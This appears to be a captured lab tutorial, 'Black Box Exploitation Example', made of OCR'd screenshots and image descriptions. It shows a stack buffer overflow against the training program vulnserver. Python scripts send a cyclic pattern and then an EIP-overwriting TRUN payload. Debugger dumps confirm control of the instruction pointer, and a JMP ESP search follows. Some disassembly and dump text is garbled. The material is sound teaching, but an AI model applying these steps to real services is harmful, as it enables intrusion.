00401140	72 4B JB SHORT vuInserv.004011B7
00401141	BB 01000000 MOV EBX,1
00401142	C74424 04 0000 MOV DWORD PTR DS:[ESI+4],0
00401143	F70424 000000 MOV DWORD PTR DS:[ESI],0
00401144	58 231C0000 CALL <JMP.&msvcrt.signal>
00401145	83F8 01 CMP EAX,1
00401146	50F34 F00000 JE vuInserv.0040128D
00401147	85C0 TEST EAX,EAX

Module C:\Windows\system32\user32.dll Running

8:01 AM 10/20/2018

Kali-Linux-2017.1-vbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Appli... Places Termi... Sat 11:01

buff1.py (~) - VIM

File Edit View Search Terminal Help


```
#!/usr/bin/python

import socket
import os
import sys

host="192.168.56.101"
port=9999

#buffer = "TRUN /./" + "A" * 5050
buffer = "TRUN /./" + "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9BdBd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9BkBk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9
```

# Black Box Exploitation Example





# Black Box Exploitation Example

The image displays two virtual machines side-by-side. The left VM is Windows 7, running OllyDbg on vulnserver.exe. The right VM is Kali Linux, running a terminal with Metasploit commands.

**Windows 7 VM (Left):**

- Application: OllyDbg - vulnserver.exe - [CPU - thread 0000D0F4]
- Registers (32-bit):
  - EAX: 021FF200 ASCII "TRUN /.: /Aa0Ra1Aa2Aa3"
  - ECX: 000356C4
  - EDX: 00000000
  - ESP: 021FF9E0 ASCII "Co9Cp0Cp1Cp2Cp3Cp4Cp5"
  - EBP: 6F43366F
  - EIP: 386F4337
- Memory Dump (Address 00403000 to 004031A0):

Address	Hex dump
00403000	FF FF FF FF 00 40 00 00 70 2E 40 00 00 00 00 00
00403010	FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00
00403020	FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00
00403030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004030A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004030B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004030C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004030D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004030E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004030F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403100	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403110	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403120	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403130	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403140	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403150	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403160	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403170	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403180	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403190	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004031A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

**Kali Linux VM (Right):**

- Terminal Output:

```
root@kali:~  
root@kali:~# locate pattern_offset  
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb  
root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 386F4337  
[*] Exact match at offset 2003  
root@kali:~#
```

# Black Box Exploitation Example

The image displays a Kali Linux virtual machine environment. On the left, a Windows 7 virtual machine is running, with the OllyDbg debugger attached to vulnserver.exe. The CPU window shows assembly instructions, and the registers window shows the current state of the CPU registers. The memory dump window shows the address and hex dump of the memory. The status bar at the bottom indicates the module C:\Windows\system32\user32.dll is running.

On the right, a terminal window shows the execution of the buff2.py script. The script imports socket and os, sets host to '192.168.56.101' and port to 9999, and constructs a buffer string. The buffer is then sent to the host via a socket connection.

```
import socket
import os
import sys

host="192.168.56.101"
port=9999

buffer = "TRUN ././" + "A" * 2003 + "\x42\x42\x42\x42" + "C" * (
5060 - 2003 - 4)

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

The terminal output shows the script running successfully, with the buffer size calculated as 5060 - 2003 - 4 = 3053. The script then sends the buffer to the host.

# Black Box Exploitation Example

The image shows a dual-screen virtual machine environment. The left screen displays a Windows 7 VM running Oracle VM VirtualBox. The taskbar shows the Start button and several application icons. The main window is OllyDbg, debugging vulnserver.exe. The CPU window shows the instruction at address 42424242: `EIP 42424242`. The registers window shows `EAX 021CF200`, `ECX 007656C4`, `EDX 00000000`, `EBX 0000007C`, `ESP 021CF9E0`, `EBP 41414141`, `EIP 42424242`, `ESI 00000000`, `EDI 00000000`, `EIP 42424242`, `CS 002B`, `DS 002B`, `FS 002B`, `GS 002B`, `LastErr ERROR_SUCCESS (00000000)`, `EFL 00010246`, `MM0 0.0`, `MM1 0.0`, `MM2 0.0`, `MM3 0.0`, `MM4 0.0`, `MM5 0.0`, `MM6 0.0`, `MM7 0.0`. The memory dump window shows a crash at address 021CF9E0: `Access violation when executing [42424242] - use Shift+F7/F8/F9 to pass exception to program`. The right screen displays a Kali Linux VM running Oracle VM VirtualBox. The terminal window shows the user `root@kali: ~` and the command `python buff2.py` being executed. The terminal output shows the script running successfully.

Windows 7 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

OllyDbg - vulnserver.exe - [CPU - thread 0000D1F0]

File View Debug Plugins Options Window Help

Registers (32Nowt)

EAX 021CF200 ASCII "TRUN \.:/AAAAAAAAAA"   
ECX 007656C4   
EDX 00000000   
EBX 0000007C   
ESP 021CF9E0 ASCII "CCCCCCCCCCCCCCCCCCCC"   
EBP 41414141   
ESI 00000000   
EDI 00000000   
EIP 42424242   
CS 002B 32bit 0(FFFFFFFF)   
DS 002B 32bit 0(FFFFFFFF)   
FS 002B 32bit 0(FFFFFFFF)   
GS 002B 32bit 7EFD000(FFF)   
LastErr ERROR\_SUCCESS (00000000)   
EFL 00010246 (NO, NB, E, BE, NS, PE, GE, LE)   
MM0 0.0   
MM1 0.0   
MM2 0.0   
MM3 0.0   
MM4 0.0   
MM5 0.0   
MM6 0.0   
MM7 0.0

Address Hex dump

00403000 FF FF FF FF 00 40 00 00 70 2E 40 00 00 00 00 00   
00403010 FF FF FF FF 00 00 00 00 FF FF FF 00 00 00 00   
00403020 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00   
00403030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   
00403040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   
00403050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   
00403060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   
00403070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   
00403080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   
00403090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   
004030A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   
004030B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   
004030C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   
004030D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   
004030E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   
004030F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   
00403100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   
00403110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   
00403120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   
00403130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   
00403140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   
00403150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   
00403160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   
00403170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   
00403180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   
00403190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   
004031A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   
004031B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Access violation when executing [42424242] - use Shift+F7/F8/F9 to pass exception to program

Paused

8:04 AM  
10/20/2018

Right Ctrl

Kali Linux 2017.1-vbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Appli... Places Termi... Sat 11:04

root@kali: ~

File Edit View Search Terminal Help

root@kali:~#   
root@kali:~#   
root@kali:~# vi buff2.py   
root@kali:~#   
root@kali:~# python buff2.py   
root@kali:~#

Right Ctrl



# Black Box Exploitation Example

The image displays a Black Box Exploitation Example. On the left, a Windows 7 virtual machine is running Oracle VM VirtualBox. The OllyDbg application is open, showing the main thread of the vulnserver.exe process. The menu bar includes File, Machine, View, Input, Devices, and Help. The View menu is open, showing options like Log, Executable modules, Memory, Heap, Threads, Windows, Handles, CPU, SEH chain, Patches, Call stack, Breakpoints, Watches, References, Run trace, Source, Source files, File, and Text file. The CPU window shows the instruction pointer (EIP) at 77BD0194, which is the entry point of the ntdll.77BD0194 module. The registers window shows the EAX register containing the error code ERROR\_FILE\_NOT\_FOUND (00000002). The stack window shows the current stack frame, with the return address at 00401130. The status bar at the bottom indicates a single step event at ntdll.77BD0194, with a message to use Shift+F7/F8/F9 to pass exception to program. The system clock shows 8:05 AM on 10/20/2018.

On the right, a Kali Linux virtual machine is running Oracle VM VirtualBox. The terminal window shows the root user at the kali prompt. The user has entered the following commands:

```
root@kali:~#  
root@kali:~#  
root@kali:~# vi buff2.py  
root@kali:~#  
root@kali:~# python buff2.py  
root@kali:~#
```

The terminal window also shows the system clock as Sat 11:05.



## Activities



Sat 20:35 ●

3 /

# Black Box Exploitation Example

The image displays a virtual machine environment with two main windows:

**Left Window: windows 7 [Running] - Oracle VM VirtualBox**

- File Machine View Input Devices Help**
- OllyDbg - vulnserver.exe**
- File View Debug Plugins Options Window Help**
- Executable File List:**

Base	Size
00400000	0000
62500000	0000
75720000	0000
75730000	0000
75990000	0000
75A00000	0000
75C90000	0000
75CD0000	0000
76150000	0000
76290000	0000
77660000	0000
77BC0000	00100000

- Single step event at ntdll.77BD0194 - use Shift+F7/F8/F9 to pass exception to program**
- Paused**

**Right Window: Kali-Linux-2017.1-vbox-amd64 [Running] - Oracle VM VirtualBox**

- File Machine View Input Devices Help**
- Appli... Places Termi... Sat 11:06**
- root@kali: ~**
- File Edit View Search Terminal Help**
- Terminal Output:**

```
root@kali:~#  
root@kali:~#  
root@kali:~# vi buff2.py  
root@kali:~#  
root@kali:~# python buff2.py  
root@kali:~#
```

# Black Box Exploitation Example

The image displays a virtual machine environment with two main windows:

**Windows 7 [Running] - Oracle VM VirtualBox**

The **OllyDbg - vulnserver.exe** window shows the CPU window for the main thread, module **ntdll**. The instruction list shows the following assembly code:

```
77BD0000 8B4C24 04 MOV EAX, DWORD PTR SS:[ESP+4]
77BD0004 C2 0400 RETN 4
77BD0008 CC INT3
77BD0009 90 NOP
77BD000A C3 RETN
77BD000B 90 NOP
77BD000C CC INT3
77BD000D C3 RETN
77BD000E 90 NOP
77BD000F 90 NOP
77BD0010 8B4C24 04 MOV EAX, DWORD PTR SS:[ESP+4]
77BD0014 F641 04 06 TEST BYTE PTR DS:[ECX+4], 6
77BD0018 74 05 JE SHORT ntdll.77BD001F
77BD001A E8 411D0100 CALL ntdll.ZwTestAlert
77BD001F B9 01000000 MOV EAX, 1
77BD0024 C2 1000 RETN 10
77BD0027 90 NOP
77BD0028 8D8424 D0020000 LEA EAX, DWORD PTR SS:[ESP+20C]
77BD002F 64:8B0D 00000000 MOV ECX, DWORD PTR FS:[0]
77BD0036 BA 1000BD77 MOV EDI, ntdll.77BD0010
77BD003B 8908 MOV DWORD PTR DS:[EAX], ECX
77BD003D 8959 04 MOV DWORD PTR DS:[EAX+4], EDX
77BD0040 64:8B 00000000 MOV DWORD PTR FS:[0], EAX
77BD0046 58 POP EAX
77BD0047 8D7C24 0C LEA EDI, DWORD PTR SS:[ESP+C]
77BD004B FFD8 CALL EAX
77BD004D 8B8F CD020000 MOV ECX, DWORD PTR DS:[EDI+2CC]
77BD0053 64:890D 00000000 MOV DWORD PTR FS:[0], ECX
77BD005A 6A 01 PUSH 1
77BD005C 57 PUSH EDI
77BD005D E8 2EFE0000 CALL ntdll.ZwContinue
77BD0062 8BF8 MOV ESI, EAX
```

The **Address** and **Hex dump** windows show the memory dump at address **0028FFF0**:

Address	Hex dump
00403000	FF FF FF FF 00 40 00 00 70 2E 40 00 00 00 00 00
00403010	FF FF FF FF 00 00 00 00 FF FF FF FF 00 00 00 00
00403020	FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00
00403030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00


**Kali Linux-2017.1-vbox-amd64 [Running] - Oracle VM VirtualBox**

The **Terminal** window shows the following commands and output:

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~#  
root@kali:~#  
root@kali:~# vi buff2.py  
root@kali:~#  
root@kali:~# python buff2.py  
root@kali:~#
```



# Black Box Exploitation Example



# Black Box Exploitation Example

The image displays two side-by-side virtual machine windows from Oracle VM VirtualBox.

**Left Window: windows 7 [Running] - Oracle VM VirtualBox**

- Title Bar:** windows 7 [Running] - Oracle VM VirtualBox
- Menu Bar:** File Machine View Input Devices Help
- Toolbar:** File View Debug Plugins Options Window Help
- Search:** Find all commands (Input: JUMP ESP)
- Disassembly:**

Address	Hex	dump	Comment
77BD0000	8B4424 04		MOV EAX, DWORD PTR SS:[ESP+4]
77BD0004	C7		INT3
77BD0005	C2 0400		RETN 4
77BD0008	CC		INT3
77BD0009	90		NOP
77BD000A	C3		RETN
77BD000B	90		NOP
77BD000C	CC		INT3
77BD000D	C3		RETN
77BD000E	90		NOP
77BD000F	90		NOP
77BD0010	8B4C24 04		MOV ECX, DWORD PTR SS:[ESP+4]
77BD0014	F4 04 06		TEST BYTE PTR DS:[ECX+4], 6
77BD0018	74 05		JE SHORT ntdll.77BD001F
77BD001A	E8 411D0100		CALL ntdll.ZwTestAlert
77BD001F	ES 01000000		MOV EAX, 1
77BD0024	C2 1000		RETN 10
77BD0027	90		NOP
77BD0028	8D8424 DC020000		LEA EAX, DWORD PTR SS:[ESP+2DC]
77BD002F	64 8B0D 00000000		MOV ECX, DWORD PTR FS:[0]
77BD0036	BA 1000BD77		MOV EDI, ntdll.77BD0010
77BD003B	9B08		MOV DWORD PTR DS:[EAX], ECX
77BD003D	9B08 04		MOV DWORD PTR DS:[EAX+4], EDX
77BD0040	64 83 00000000		MOV DWORD PTR FS:[0], EAX
77BD0046	58		POP EAX
77BD0047	8D7C24 0C		LEA EDI, DWORD PTR SS:[ESP+C]
77BD0048	FFD0		CALL EAX
77BD004D	8B5F CC020000		MOV ECX, DWORD PTR DS:[EDI+2CC]
77BD0053	64 890D 00000000		MOV DWORD PTR FS:[0], ECX
77BD005A	6A 01		PUSH 1
77BD005C	57		PUSH EDI
77BD005D	ES 2EFE0000		CALL ntdll.ZwContinue
77BD0062	8BF0		MOV ESI, EAX
**Registers:**			
ES	00		
CS	00		
SS	00		
DS	00		
FS	00		
GS	00		

**Bottom Panel:** Single step event at ntdll.77BD0194 - use Shift+F7/F8/F9 to pass exception to program. **Paused**

**Right Window: Kali-Linux-2017.1-vbox-amd64 [Running] - Oracle VM VirtualBox**

- Title Bar:** Kali-Linux-2017.1-vbox-amd64 [Running] - Oracle VM VirtualBox
- Menu Bar:** File Machine View Input Devices Help
- Toolbar:** Appli... Places Termi... Sat 11:06
- Terminal:**

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~#  
root@kali:~#  
